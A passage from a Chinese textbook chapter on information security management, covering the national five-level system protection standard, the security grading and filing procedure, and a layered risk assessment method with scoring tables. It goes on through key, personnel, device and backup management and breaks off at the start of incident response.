我国制定了强制性国家标准《计算机信息系统安全保护等级划分准则》。该准则于 1999 年 9 月 13 日由国家质量技术监督局发布，于 2001 年 1 月 1 日起实施。《计算机信息系统安全保护等级划分准则》是建立安全等级保护制度，实施安全等级管理的重要基础性标准。它将计算机信息系统安全保护等级划分为 5 个级别：

- 自主保护级。本级的计算机信息系统对可信计算机通过隔离用户和数据，使用户具备自主安全保护的能力。它具有多种形式的控制能力，对用户实施访问控制，即为用户提供可行的手段，保护用户和用户组的信息，避免其他用户对数据非法读写与破坏。
- 系统审计保护级。与用户自主保护级相比，本级的计算机信息系统对可信计算机实

施了粒度更细的自主访问控制，它通过登录规程、审计安全性相关事件和隔离资源，使用户对自己的行为负责。

- 安全标记保护级。本级的计算机信息系统对可信计算机具有系统审计保护级的所有功能。此外，还提供有关安全策略模型、数据标记以及主体对客体强制访问控制的非形式化描述，能够准确地标记输出信息的能力，并消除通过测试发现的任何错误。
- 结构化保护级。本级的计算机信息系统的可信计算机建立于明确定义的形式化安全策略模型之上，它要求将第三级系统中的自主和强制访问控制扩展到所有主体与客体，此外还要考虑隐蔽通道。本级的计算机信息系统中的可信计算机必须结构化为关键保护元素和非关键保护元素，接口也必须明确定义，使其设计与实现能经受更充分的测试和更完整的复审。本级加强了鉴别机制，支持系统管理员和操作员的职能，提供可信设施管理，增强了配置管理控制。总之，系统具有了相当的抗渗透能力。
- 访问验证保护级。本级的计算机信息系统中的可信计算机满足访问监控器需求。访问监控器仲裁主体对客体的全部访问。访问监控器本身是抗篡改的，同时必须足够小，能够分析和测试。为了满足访问监控器需求，可信计算机在构造时，务必排除那些对实施安全策略来说并非必要的代码，在设计和实现时，应从系统工程角度将其复杂性降低到最小程度。此外，它还支持安全管理员职能，扩充了审计机制，当发生与安全相关的事件时发出信号，并提供系统恢复机制。系统具有很高的抗渗透能力。

另外还有《信息处理系统开放系统互联基本参考模型　第 2 部分　安全体系结构》(GB/T 9387.2—1995)、《信息处理数据加密实体鉴别机制　第 1 部分：一般模型》(GB 15843.1—1995)、《信息技术设备的安全》(GB 4943—2011)等。

2.《信息技术　安全技术　信息技术安全性评估准则》(GB/T 18336—2015)

GB/T 18336—2015《信息技术　安全技术　信息技术安全性评估准则》是评估信息技术产品和系统安全性的基础准则，由于该标准等同于 ISO/IEC 15408:1999，即 CC，因此可直接参考 CC。

9.3.3 信息系统安全等级保护评定流程

信息安全等级保护制度是国家信息安全保障工作的基本制度、基本策略和基本方法，是促进信息化健康发展，维护国家安全、社会秩序和公共利益的根本保障。国务院法规和中央文件明确规定，要实行信息安全等级保护，重点保护基础信息网络和关系国家安全、经济命脉、社会稳定等方面的重要信息系统，抓紧建立信息安全等级保护制度。信息安全等级保护是当今发达国家保护关键信息基础设施、保障信息安全的通行做法，也是我国多年来信息安全工作经验的总结。开展信息安全等级保护工作不仅是保障重要信息系统安全的重大措施，也是一项事关国家安全、社会稳定、国家利益的重要任务。

网络系统运行维护组织应按照国家有关管理规范和信息系统等级保护定级指南的要求，确定信息系统的安全保护等级。信息系统安全保护等级的确定具体可以分成以下 3 项关键工作：

- 信息系统分析。确定信息系统的边界和范围，形成信息系统总体描述文件。
- 安全保护等级确定。依照信息系统等级保护定级指南的要求，确定信息系统的安全保护等级，形成定级报告和备案表。
- 专家评审。针对信息系统的总体描述材料、信息系统的定级报告和备案表，聘请专家对定级的准确性、合规性进行评审。

9.3.3.1 信息系统分析

1. 工作目标

在信息系统运行维护过程中，组织相关人员处收集有关信息系统的信息，对信息进行综合分析和整理，依据分析和整理的内容形成组织机构内信息系统的总体描述性文档。

2. 参与单位

信息系统分析阶段的参与单位和各单位在该阶段的工作职责如下：

- 总体集成、信息系统开发商，负责提供基础性材料，作为信息系统分析的依据。
- 信息系统运行维护组织，负责审核并确认信息系统描述的准确性、范围和边界。
- 安全集成商，负责协助整理信息系统识别的信息、范围和边界。

3. 准备文档

信息系统分析阶段需要准备的文档包括《信息系统可行性报告》《信息系统需求规格说明书》。

4. 实施过程

信息系统分析的实施主要是收集信息系统的基本信息，并对其进行识别，主要包括以下内容：

- 识别信息系统的基本信息。
- 识别信息系统的管理框架。
- 识别信息系统的网络及设备部署。
- 识别信息系统的业务种类和特性。
- 识别业务系统处理的信息资产。
- 识别用户范围和用户类型。
- 信息系统描述。

5. 需要完成的文档

信息系统分析阶段应完成的主要文档有《信息系统安全等级保护定级报告》的第一部分——信息系统描述。

9.3.3.2 安全保护等级确定

1. 工作目标

按照国家有关管理规范和信息系统等级保护定级指南的要求，确定信息系统的安全保护等级，并对定级结果进行审核和批准，保证定级结果的准确性。对定级过程中产生的文档进行整理，形成信息系统定级结果报告。

2. 参与单位

安全保护等级确定阶段的参与单位和各单位在该阶段的工作职责如下：

- 信息系统运行维护组织，负责对信息系统的安全保护等级进行分析和确定。
- 总体集成、信息系统开发商，负责协助填写信息系统等级保护备案信息和报告内容。
- 安全集成商，负责协助解释和介绍定级标准要求，协助整理定级报告和备案表。

3. 准备文档

安全保护等确定阶段需要准备的文档包括《信息系统安全等级保护定级报告》和《信息系统安全保护等级备案表》。

4. 实施过程

安全保护等级确定阶段的主要实施过程如下：

- 信息系统安全保护等级初步确定。根据国家有关管理规范确定的定级方法，信息系统运行维护组织对每个定级对象确定初步的安全保护等级。
- 定级结果审核和批准。信息系统运行维护组织初步确定了安全保护等级后，有主管部门的，应当经主管部门审核批准。运行维护组织或者主管部门应当邀请专家评审。
- 形成定级报告。对信息系统的总体描述文档、信息系统安全保护等级确定结果等内容进行整理，形成文件化的信息系统定级结果报告。

5. 需要完成的文档

安全保护等级确定阶段应完成的主要文档有《信息系统安全保护等级定级报告》《信息系统安全保护等级备案表》。

9.3.3.3 专家评审

1. 参与单位

专家评审阶段的参与单位和各单位在该阶段的工作职责如下：

- 信息系统运行维护组织，负责向各级行政管理机构提供三级以上（含三级）的重要网络和信息系统的安全保护定级报告及备案材料。
- 各级行政管理机构，负责组织专家对定级报告进行评审。

2. 准备文档

安全保护等确定阶段需要准备的文档包括三级以上（含三级）的《重要网络和信息系统的安全保护定级报告》及备案所需相关材料。

3. 实施过程

专家评审阶段的主要实施过程如下：

- 信息系统运行维护组织聘请专家对定级报告进行评审。
- 按要求向公安机关备案。

4. 需要完成的文档

专家评审阶段应完成的主要文档有《信息系统安全保护等级定级专家评审意见》《信息系统安全保护等级定级报告》《信息系统安全保护等级备案表》。

9.4　安全风险管理

网络安全是指全网络的动态安全,因此需要分步骤、分层次实施。首先,需要了解目前的网络安全状况,即进行客观而全面的安全评估。本节从安全风险的层次划分和安全风险评估两个方面进行介绍。

9.4.1　安全风险的层次划分

在评估分析风险和制定安全措施的时候,需要有一套较完整的风险分析方法和安全措施制定方法。可以通过对系统划分层次来进行安全性评估。即采取分层分析的方法,将风险分散到整个系统的各个层次,并且在每个层次上按更细致的结构进行分析。从系统和应用的角度看,网络安全风险可分为 5 个层次:物理层安全风险、操作系统层安全风险、网络层安全风险、应用层安全风险以及管理层安全风险,如图 9.2 所示。

应用层安全风险	管理层安全风险
操作系统层安全风险	
网络层安全风险	
物理层安全风险	

图 9.2　安全风险层次划分

1. 物理层安全风险

该层次的安全风险包括评估通信线路的安全、物理设备的安全、机房的安全等。物理层安全主要体现在通信线路的可靠性(线路备份、网管软件、传输介质)、软硬件设备安全性(替换设备、拆卸设备、增加设备)、设备的备份、防灾害和防干扰能力、设备的运行环境(温度、湿度、烟尘)、不间断电源保障等。

2. 网络层安全风险

该层次的安全问题主要指网络信息的安全性,包括网络层身份认证、网络资源的访问控制、数据传输的保密与完整性、远程接入的安全、域名系统的安全、路由系统的安全和入侵检测等。

3. 操作系统层安全风险

该层次的安全问题来自网络服务器运行的网络操作系统 Windows NT/2000 系列、UNIX 系列、Linux 系列以及其他的专用操作系统等。操作系统层的安全风险问题表现在两方面:

- 操作系统本身的不安全因素,主要包括身份认证、访问控制、系统漏洞等。
- 对操作系统的安全配置存在问题。对于没有经验的管理员而言,如何进行操作系统的安全配置是一个必须面对的问题。

4. 应用层安全风险

该层次的安全考虑业务网络对用户提供服务所采用的应用软件和数据的安全性,包括数据库软件、Web 服务、电子邮件系统、域名系统、交换与路由系统、防火墙及应用网关系统、业务应用软件(如办公系统等),以及其他网络服务系统(如 Telnet、FTP)等。

5. 管理层安全风险

安全管理包括安全技术和设备的管理、安全管理制度、部门与人员的组织规则等。管理的制度化程度极大地影响着整个网络的安全，严格的安全管理制度、明确的部门安全职责划分、合理的人员角色定义都可以在很大程度上降低其他层次的安全风险。

基于上面划分的5个安全层次进行风险分析，得到的风险点列表能够涵盖整个系统，基本保证在分析过程中不会遗漏系统中大的风险点，并且可以清楚地描述风险点的位置及相互关系。

9.4.2 安全风险评估

9.4.2.1 风险评估工作的实施频率和时机

在实施风险评估工作前，首先要明确评估工作的实施频率和时机。风险评估可分为常规性评估和专项评估。

1. 常规性评估

常规性评估应符合周期性，由网络系统运维组织根据网络系统的重要程度、规模以及相关评估工作标准和法规确定具体的评估周期。原则上，每年至少应对网络系统进行一次全面的风险评估。

2. 专项评估

当网络运行环境发生了某些重大变化时，网络系统中可能会产生一些新的风险。因此在定期开展常规性风险评估的基础上，还应积极开展专项风险评估。这些重大变化可视为专项风险评估工作的启动条件，主要包括：

- 新增了大量信息资产。
- 业务环境出现了重大变化。
- 管理上出现重大改变或者技术革新。
- 产生新的安全威胁，与脆弱性和信息安全相关的法律法规出现变化等。

9.4.2.2 风险评估流程

网络系统运维管理组织应依照国家有关管理规范和信息系统风险评估指南的要求，开展网络系统风险评估工作。风险评估工作主要包括以下9个步骤：识别信息资产，识别信息资产面临的威胁，识别威胁可以利用的脆弱性，识别与分析控制措施有效性，分析信息资产的暴露等级，评估威胁/脆弱性对的发生容易度，分析风险的影响程度，分析风险发生的可能性，计算和分析风险大小。

1. 识别信息资产

网络系统中包含多种信息资产，并以多种形式存在，如交换机、路由器、服务器、数据库、文档、软件程序以及其他无形的资产。信息资产对于网络系统的稳定运行以及不间断提供各种信息服务均具有相应的价值与功能。因此，在进行风险评估工作中，首先要确定网络系统中信息资产的类别和数量。

2. 识别信息资产面临的威胁

在识别信息资产所面临的威胁时应遵循以下原则和方法：

- 对要保护的每一项关键信息资产所面临的威胁进行识别。
- 威胁宜从信息资产的所有者、使用者、计划书、信息专家、内部及外部负责信息安全的人员或组织处获得。
- 分析网络系统中存在的威胁的种类，确定威胁的分类标准。
- 综合威胁来源、种类和其他因素后得出威胁列表。
- 针对每一项需要保护的信息资产，找出可能面临的威胁。

在识别信息资产所面临的威胁时，主要从以下 3 个方面的资料和信息来源获取：

- 通过历史信息安全事件报告或记录，统计各种发生过的威胁和其发生频率。
- 在评估对象的实际环境中，对威胁发生数据的统计和分析以及对各种日志中威胁发生的数据进行统计和分析。
- 过去一年或两年来国际权威机构、业务关联供应商发布的对于整个行业安全威胁及其发生频率的统计数据。

3. 识别威胁可以利用的脆弱性

在识别威胁可以利用的脆弱性时应遵循以下原则和方法进行：

- 识别容易被攻击者(或威胁源)攻破(或破坏)的脆弱性，具体包括但不仅限于基础设施中的弱点、控制中的弱点、人员意识上的弱点、系统中的弱点和设计上的弱点等脆弱性。
- 应针对信息资产所关联的物理环境、组织、人员、管理、硬件、软件、程序、代码、通信设备等多种可能被威胁源所利用并可能导致危害的内容进行脆弱性识别。
- 没有对应威胁的脆弱性一般不会造成风险，故可不采取相应的防护措施，但应密切监视这种潜在的风险。
- 脆弱性不一定均在最初网络建设过程产生，信息资产的应用方法或目的的不同、防护措施的不足都可能造成脆弱性。

4. 识别与分析控制措施有效性

在识别与分析控制措施有效性时应遵循以下原则和方法进行：

- 应将风险控制措施有效性的等级划分为 1～5(5 为基本无效)，如表 9.4 所示。
- 应根据实际情况来评估控制措施的有效性大小，注意考虑并分析控制措施与已经识别出的威胁和脆弱性的关系。

表 9.4　风险控制措施有效性赋值

控制措施有效性	描　　述
1	表示控制措施非常有效
2	表示控制措施有很大程度的效果
3	表示控制措施基本有效
4	表示控制措施有一定的效果
5	表示控制措施基本无效或没有控制措施

5. 分析信息资产暴露等级

在分析信息资产暴露等级时应遵循以下原则和方法进行：

- 应使用信息资产暴露等级来描述信息资产或信息资产安全属性受损害的程度。

- 从信息资产的保密性和完整性以及可用性来评价信息资产的暴露等级，评价基准如表 9.5 和表 9.6 所示。

表 9.5 根据保密性和完整性的暴露等级定义（C 暴露等级）

等级	信息资产的保密性和完整性
5	对信息资产造成严重或完全损害，严重影响业务利润或成败
4	对信息资产造成严重但不完全损害，影响业务利润或业务成败
3	中等损坏或损失，影响到内部业务实施，导致运作成本增加或利润减少
2	低损害或损失，影响内部业务实行，但成本的增加少
1	信息资产有轻微更改或无更改

表 9.6 根据可用性的暴露等级定义（A 暴露等级）

等级	可用性	描述
5	停工	实质性支持成本或业务承诺被取消
4	工作中断	支持成本或业务承诺延迟可量化增长
3	工作延迟	对支持成本或工作效率有显著的影响，无可评定的业务影响
2	工作受干扰	无可评定的影响，支持或基础结构成本有少量增加
1	由正常业务操作吸收	对支持成本、工作效率或业务承诺无可评定的影响

- 信息资产的暴露等级定义应按照上述两种暴露等级取值高的进行设定，具体如表 9.7 所示。

表 9.7 暴露等级的定义

等级	描述	基准
5	信息资产遭受完全或极其严重的损害	C 暴露等级或 A 暴露等级至少有一项为 5
4	对信息资产损害的程度很大	C 暴露等级或 A 暴露等级至少有一项为 4
3	对信息资产损害的程度中等	C 暴露等级或 A 暴露等级至少有一项为 3
2	对信息资产损害的程度很小	C 暴露等级或 A 暴露等级至少有一项为 2
1	对信息资产损害的程度几乎没有	C 暴露等级和 A 暴露等级都为 1

6. 评估威胁/脆弱性对的发生容易度

在评估威胁/脆弱性对的发生容易度时应遵循以下原则和方法进行。

- 发生容易度用来描述威胁利用脆弱性的容易程度。
- 只有当发生容易度与控制措施结合之后才可形成风险发生的可能性。
- 根据信息资产不同的安全属性分别定义发生容易度的等级。
- 将发生容易度的等级定义为 5 级，如表 9.8 所示。

表 9.8 发生容易度定义

等级	描述
5	容易度高
4	容易度较高
3	容易度中
2	容易度较低
1	容易度低

• 针对软件的威胁/脆弱性对，以恶意代码/未及时更新防病毒软件为例，容易度及其描述如表 9.9 所示。

表 9.9　发生容易度定义(对软件)

等级	描　述
5	大量攻击，已经自动化，可远程执行，利用方法已公布，可匿名
4	大量攻击，可自动化，可远程攻击，利用方法可得到，可匿名
3	中等数量攻击，难自动化，难远程执行，利用方法难得到，要用户级权限
2	少量攻击，难自动化，难远程执行，利用方法难得到，可能需管理员权限
1	攻击很少，不能自动化，不能远程执行，利用方法未公布，需管理员权限

7. 分析风险的影响度

在分析影响度时应依照以下方法进行：

• 应使用影响度量化威胁对脆弱性一次成功攻击所产生的负面影响。
• 影响等级是信息资产重要度等级和暴露程度的乘积。
• 暴露程度可由暴露等级映射而来(如表 9.10 所示)，表示信息资产被破坏的严重程度。例如，100%的破坏是指信息资产被完全损害或极其严重；20%的破坏是指对信息资产的损害程度几乎没有。

表 9.10　暴露等级和暴露程度的对应关系

暴露等级	暴露程度
5	100%
4	80%
3	60%
2	40%
1	20%

• 影响度＝信息资产重要度×暴露程度。
• 影响度为上述相乘结果采用四舍五入方法在 1～5 中取值。若相乘结果小于 1，则取值为 1。

8. 分析风险发生的可能性

在分析风险发生可能性时应依照以下方法进行：

• 风险发生可能性＝发生容易度×控制措施有效性×20%。
• 发生可能性为上述相乘结果采用四舍五入方法在 1～5 中取值。若相乘结果小于 1，则取值为 1。

9. 计算和分析风险大小

在计算分析风险大小时应依照以下方法进行：

• 风险＝影响度×风险发生可能性。
• 通过计算分析得出的风险量化分布矩阵如图 9.3 所示。

5	5	10	15	20	25
4	4	8	12	16	20
3	3	6	9	12	15
2	2	4	6	8	10
1	1	2	3	4	5

图 9.3 风险量化分布矩阵

- 应将 25 个风险等级重新映射为高、中、低 3 个风险级别，如表 9.11 所示，风险量化值为 15（包含 15）以上时表示高风险，5（包含 5）～15 表示中风险，5 以下表示低风险。

表 9.11 风险级别映射表

风险级别	风险量化值	风险描述和必要行动
高	大于或等于 15	高风险，强烈要求执行控制措施。现有系统若要继续运行，则必须尽快部署针对性计划
中	大于或等于 5 且小于 15	中风险，要求部署控制措施，必须在一个合理的时间段内制定有关计划来实施这些措施
低	小于 5	低风险，管理层须确定是否还需要采取纠正行动或者是否接受风险

9.5 安全管理措施

在对系统的安全风险进行正确评估后，安全管理既要保证系统用户和系统资源不被非法使用，又要保证系统本身不被未经授权的访问。安全管理可以分为技术管理和行政管理两个方面。技术管理主要有网络实体本身的安全管理、保密设备与密钥的安全管理。行政管理主要指安全组织机构、责任和监督、业务运行安全和规章制度、人事安全管理、教育和奖惩、应急计划和措施等。

9.5.1 实体安全管理

网络实体的安全管理是一个有关网络维护、运营和管理信息的综合管理系统，对于最大限度地利用网络资源，确保网络安全具有重要意义。它集高度自动化的信息收集、传输、处理和存储于一体，集性能管理（主要提供对设备的性能和网络单元的有效性进行评价，包括性能测试、性能分析和性能控制等，并提出评价报告）、故障管理（对网络运行和设备故障进行监测、隔离和校正的管理，包括告警监测、故障定位、故障修复和测试等，并提出相应的报告）、配置管理（功能包括对网络单元的配置、业务投入、网络状况、业务状况等进行管理、控制和安装，并提出相应的报告）、计费管理（主要提供网络中各种业务的使用情况及费用，并提出相应的报告）和安全管理于一身。

实体安全管理包括系统安全管理、安全服务管理、安全机制管理、安全事件处理管理、安全审计管理和安全恢复管理等内容。

1. 系统安全管理

系统安全管理依据一定的安全保密政策在各级网络中心建立不同等级的安全管理信息库。此信息库包含了系统所需的全部安全信息。这些安全信息可以是数据表格形式、文档形式、嵌在系统软件或硬件中的数据或规则等。

系统安全管理要求保障管理协议和传送管理信息的通道的安全，防止潜在的各种安全威胁和破坏。特别是安全保密管理应用软件之间的通信，更应该保证其安全性。安全保密管理应用软件使用通信信息更新安全管理信息库之前，必须事先由安全主管部门批准。

系统安全管理必须做到有效修改和一致性维护，以保证管理网络的正常工作。

系统安全管理必须保证安全服务管理和安全机制管理的正常交互功能以及其他管理功能的交互作用。

2. 安全服务管理

安全服务管理为特定的安全服务确定和分配安全保护目标，为提供所需的安全服务选择特定的安全机制。安全服务和安全机制必须符合一定的安全管理协议，并为安全主管部门提供有效的调用。

3. 安全机制管理

安全机制管理涉及各项安全机制的功能、参数和协议的安全管理。

4. 安全事件处理管理

安全事件处理管理的目标是确保将发生的安全事件所造成的损失降低到最小程度。它需要对网络进行大量的风险分析和安全分析，包括明确资源状况、资源弱点、预测事件发生的可能性、事件损失的评估、保险安排、故障控制、安全计划等一系列工作。安全事件处理管理要确定安全事件报告的界限和远距离报告的途径以及处理内容等。

5. 安全审计管理

安全审计管理主要是对安全事件的记录和远距离收集、启用和终止被选安全审计记录数据、事件跟踪调查和安全审计报告等内容。安全审计数据应防止被任意调用、修改和破坏。

6. 安全恢复管理

安全恢复管理主要是对安全事故制订明确的安全恢复计划、规程和操作细则，提出完备的安全恢复报告。必要的备份措施是成功恢复的关键。备份包括通信中心备份、线路备份、设备备份、软件备份和文档资料备份等。安全主管部门应建立安全恢复文档资料。

9.5.2 保密设备与密钥的安全管理

保密设备的使用应与网络中被保护对象的密级相一致。密码算法、密钥和保密协议是核心内容，同步技术和工作方式的选择也很重要。对保密设备的管理主要包括保密性能指标的管理、工作状态的管理、保密设备的类型、数量、分配和使用者状况的管理、密钥的管理等。

对保密设备和密钥的安全管理应遵循以下原则：

- 对违约者拒绝执行的原则。

- 非密设计和秘密全部寓于密钥的原则。
- 用户满意的原则。
- 完善协调的原则。
- 最少特权的原则。
- 特权分割原则。
- 最少公用设备原则。
- 经济合理原则。

为了加强密钥的安全管理,可以建立密钥的层次结构,用密钥来保护密钥。重点保证最高层次密钥的安全,并经常更换各层次的密钥。

为了提高工作效率和安全性,除最高层密钥外,其他各层密钥都可由密钥管理系统实行动态的自动维护。

密钥的管理主要涉及密钥的生成、检验、分配、保存、更换和销毁等。

- 密钥的生成。产生随机性密钥序列时,应对其不可预测性进行严格的测量以判定随机性。当用统计方法检验密钥的随机性时,应使不随机的密钥序列出现的概率最小。
- 密钥的分配。为了防止长时间使用的密钥可能被窃取或泄露,应经常更换密钥且应尽量减少人的参与。在重要的网络通信中,密钥只应在一次通信内有效。密钥的分配方式随网络规模、拓扑结构、通信方式和密码体制的不同而不同。
- 密钥的存储。密钥应该以密文的形式存储在密码装置中,至少主密钥应该如此存储。对密钥存储的保护措施有:由密码操作员掌握加/解密的操作口令,密码装置应有掉电保护功能,拆开装置时密钥会自动消失,非法使用装置时会自动审计,等等。
- 密钥的更换。采用键盘、软盘、磁卡、磁条等进行密钥更换时,要保证正确、可靠且要防止泄露。密钥更换时应有保护措施。例如,在一个封闭的环境下进行更换操作,工作人员要可靠,更换前要验证操作口令,更换的内容不应显示出来,对重要的密钥要分批更换,遇有非法窃取更换密钥时应自动销毁密钥。
- 密钥的连通和分割。在网络环境下,密钥的连通和分割能力是实现信息保密和资源共享的重要途径。连通能力可以达到网络拓扑结构的地址极限,但是为了安全起见,应通过分割来限制连通范围,使信息保密和资源共享达到最佳状态。

9.5.3 安全行政管理

安全行政管理的重点是安全组织机构的设立、安全人事管理等。

1. 安全组织机构

是否拥有健全的安全管理组织机构与网络信息的安全与保密密切相关。安全组织机构的设立可视系统的规模而定。

安全组织机构的任务包括:统一规划各级网络系统的安全,制定完善的安全策略和措施,协调各方面的安全事宜,等等。

安全组织机构内需要多方面的人才。例如,需要有人负责确定安全措施,制定方针、政策、策略,并协调、监督、检查安全措施的实施;还需要有人进行具体的管理系统安全工作,

包括保安员(负责非技术的、常规的安全工作)、安全管理员(负责软硬件的安装维护、日常操作的监视、应急条件下的安全恢复等)、安全审计员(负责监视系统的运行情况,收集对系统资源的各种非法访问事件并进行记录,然后进行分析、处理。必要时,还要将审计的事件及时上报主管领导)、系统管理员(负责安装系统、控制系统操作,维护、管理系统等)。

安全组织机构还应该有一个全面负责人,他负责整个网络信息系统的安全与保密,主要任务包括:对系统修改进行授权,对特权和口令进行授权,审阅违章报告、审计记录和报警记录,制定安全人员的培训计划并加以实施,遇到重大安全问题时及时报告主要领导,等等。

安全组织机构不应该隶属于网络运行和应用部门,应该由管辖网络系统的单位的主要领导主管,保持相对的独立性和一定的权威性。

安全组织机构制定的安全政策应该指出每个工作人员的责任,并明确安全目标。对各级安全组织机构,应明确其责任和监督功能,负责安全政策的贯彻以及安全措施的执行和检查,严格管理。

安全组织机构制定的规章制度应作为日常安全工作应遵守的行为规范。过时的安全条例应该及时得到修改、补充和完善。安全组织机构应该经常分析安全规章制度的可操作性和落实情况,真正把安全摆在重要的议事日程上,而不能流于形式。

安全组织机构还要制定安全规划和应急方案。在风险和威胁的基础上采取主动和被动相结合的防治措施。在网络规划、设计、建设与应用过程中,要有网络安全的规划,避免网络安全的先天不足,并有计划地不断加强安全措施。对意外事故和人为攻击造成损失的事件提出应急方案,一旦发生,立即实施。

安全组织机构还要制定信息保护策略,确定需要保护的数据的范畴、密级或保护等级,根据需要和客观条件确定存取控制方法和加密手段。

2. 安全人事管理

对人员的安全管理主要有人事审查和录用、岗位和责任范围的确定、工作评价、人事档案管理、提升、调动和免职、基础培训等。

人事安全是安全管理的重要环节,特别是各级关键部位的人员,对网络信息的安全与保密起着重要作用。实际上,大部分安全和保密问题是由人为差错造成的。人本身就是一个复杂的信息处理系统,而且人还会受到自身生理和心理因素的影响,受到技术熟练程度、责任心和道德品质等素质方面的影响。人员的教育、奖惩、培养、训练和管理技能以及设计合理的人机界面对于网络信息安全与保密有很大影响。

安全人事管理应该遵守以下原则:

(1) 多人负责原则。

每一项与安全有关的活动都必须有两人或多人在场。这些人应是系统主管领导指派的,是忠诚可靠的员工,能胜任此项工作。他们需要签署工作情况记录以证明安全工作已得到保障。以下各项是与安全有关的活动:

- 访问控制使用证件的发放与回收。
- 信息处理系统使用的媒介发放与回收。
- 处理保密信息。
- 硬件和软件的维护。
- 应用系统软件的设计、实现和修改。

• 重要应用程序和数据的删除和销毁等。

（2）任期有限原则。

一般而言，任何人都最好不要长期担任与安全有关的职务，以免使他认为这个职务是专有的或永久性的，从而产生某些特权思想。为遵循任期有限原则，工作人员应不定期地循环任职，强制实行休假制度，并规定对工作人员进行轮流培训，以使任期有限制度切实可行。

（3）职责分离原则。

在信息处理系统工作的人员不要打听、了解或参与职责以外的任何与安全有关的事情，除非经过系统主管领导批准。出于对安全的考虑，建议将下面每组内的两项信息处理工作分开：

• 计算机操作与计算机编程。
• 机密资料的发送和接收。
• 安全管理和系统管理。
• 应用程序和系统程序的编制。
• 计算机操作与信息处理系统使用介质的保管等。

9.5.4 运行维护管理

9.5.4.1 介质管理

网络系统介质管理主要包括以下内容：

• 计算机活动介质（如磁带、磁盘、盒式磁带以及打印报告）、输入输出数据和系统文档避免损坏、盗窃和非法访问。
• 防止介质上的数据被非法复制。
• 防止介质上的数据删除或销毁后被他人恢复而泄露信息。
• 防止意外或故意的破坏使介质上的数据丢失。
• 介质不再需要使用时应对其进行安全可靠的处置，如烧毁或粉碎，或者在其他应用使用前清空介质上存储的重要数据和内容。
• 建立介质管理记录，对介质的存储、归档、借用等情况应详细记录。

9.5.4.2 设备管理

网络系统设备管理主要包括以下内容：

• 设立系统负责人制度，每个系统由专人负责进行管理，系统负责人对本系统的服务器、终端及其他设备进行定期维护。
• 对设备的选型、采购和发放等各个环节进行严格的审批控制，根据 ISO 9000 标准的要求建立各系统的维护手册，并严格按照手册内容对设备进行操作和使用。
• 制定并通过生产类终端管理办法、办公类终端管理办法、网络安全管理规定等管理办法，规范对各类计算机和办公设备的使用。
• 对设备的选型、采购和发放等环节的申报和审批严格按照设备审批、发放管理有关规定进行。
• 各系统维护手册应详细描述对服务器的启动、停止、加电、断电等操作。

9.5.4.3 网络安全管理

网络系统网络安全管理主要包括以下内容：

- 指定专人监控并分析线路连通状况、服务器运行状况、资源利用状况、系统设备环境状况、跟踪实时运行信息等，定时对网络客户服务器进行扫描，严密监视服务端口，做到对网络运行情况充分了解，并提供相应的报表及统计分析报告。
- 在对交换机、路由器等网络设备进行升级时，应首先对重要文件（如账户数据、配置数据等）进行备份，确保升级失败后能及时恢复到原先正常的状态。
- 定期对网络设备进行漏洞扫描，对扫描出的漏洞及时修补。每次扫描后生成扫描报告，报告应包含存在的漏洞、漏洞级别、原因分析和改进意见等方面，报告应归档保存。

9.5.4.4　备份与恢复管理

网络系统备份与恢复管理主要包括以下内容：

- 备份内容。对每个需要备份的系统，确定所有需要备份的内容（系统配置信息、数据文件等）。
- 备份优先级。根据系统的重要程度、数据的敏感度、系统故障产生的影响等因素对需要备份的系统划分优先级。
- 备份周期。分析各备份客户机的数据量、数据增量、数据内容、备份媒体等因素，制定可行的备份日程表，可以选择按月、周、日、时等周期进行备份的不同策略。
- 备份方法。包括完全备份、增量备份、差分备份，按照系统数据量和可用备份设备的容量以及数据备份的传输速度等确定采用的备份方法。
- 备份状态。使用静态备份还是动态备份（动态备份允许数据库运行时或数据文件被打开时进行备份）。
- 备份介质。包括磁盘、磁带、光盘等。
- 备份技术。包括采用的备份软件、备份环境的结构、备份的设备等。
- 备份手段。使用手工备份还是设计好的自动备份程序。
- 备份账号。是否需要设定单独的备份账号，系统中备份账号应赋予什么权限。
- 备份检查。检验备份完整性的标准与周期。
- 备份人员。是否指定专人实行备份或由多人轮流备份。

9.6　安全防御系统的实施

定义系统安全的目标、进行安全评估、制定安全管理措施后，就要根据安全策略的要求，选择相应的安全机制和安全技术，采取技术和管理手段提高系统的安全性，并在发生安全事件时及时进行处理，实施安全防御系统，进行监控与检测。本节将从系统检测、应急响应恢复和网络系统应急预案 3 个方面进行介绍。

9.6.1　系统监测

一旦系统选用相关的安全产品、安全技术并开始运转后，相关使用人员就应该执行安全制度，按照安全实施与管理的流程进行操作。在大型系统中，安全防护的技术和产品主要有防火墙、VPN、漏洞扫描、入侵检测、防病毒、网管、网站保护、备份与恢复、数字证书与 CA、加密、日志与审计等，以及一些增强型的安全技术，如动态口令等。这些设备和技术的使用

必须有人进行监测,而不是一旦使用后就万事不管。例如,系统管理员应该定期查看日志和审计信息,查看防火墙告警信息等,并且对这些数据和信息进行分析,判断是否有来自外部的端口扫描或者试探攻击,并及时将这些攻击来源进行隔离和屏蔽。

9.6.2 事故响应与恢复

9.6.2.1 网络安全事故响应

网络安全事故响应与恢复是保障网络安全性的重要步骤。响应是指发生安全事故后的紧急处理程序。事故响应组织的构成如图 9.4 所示。

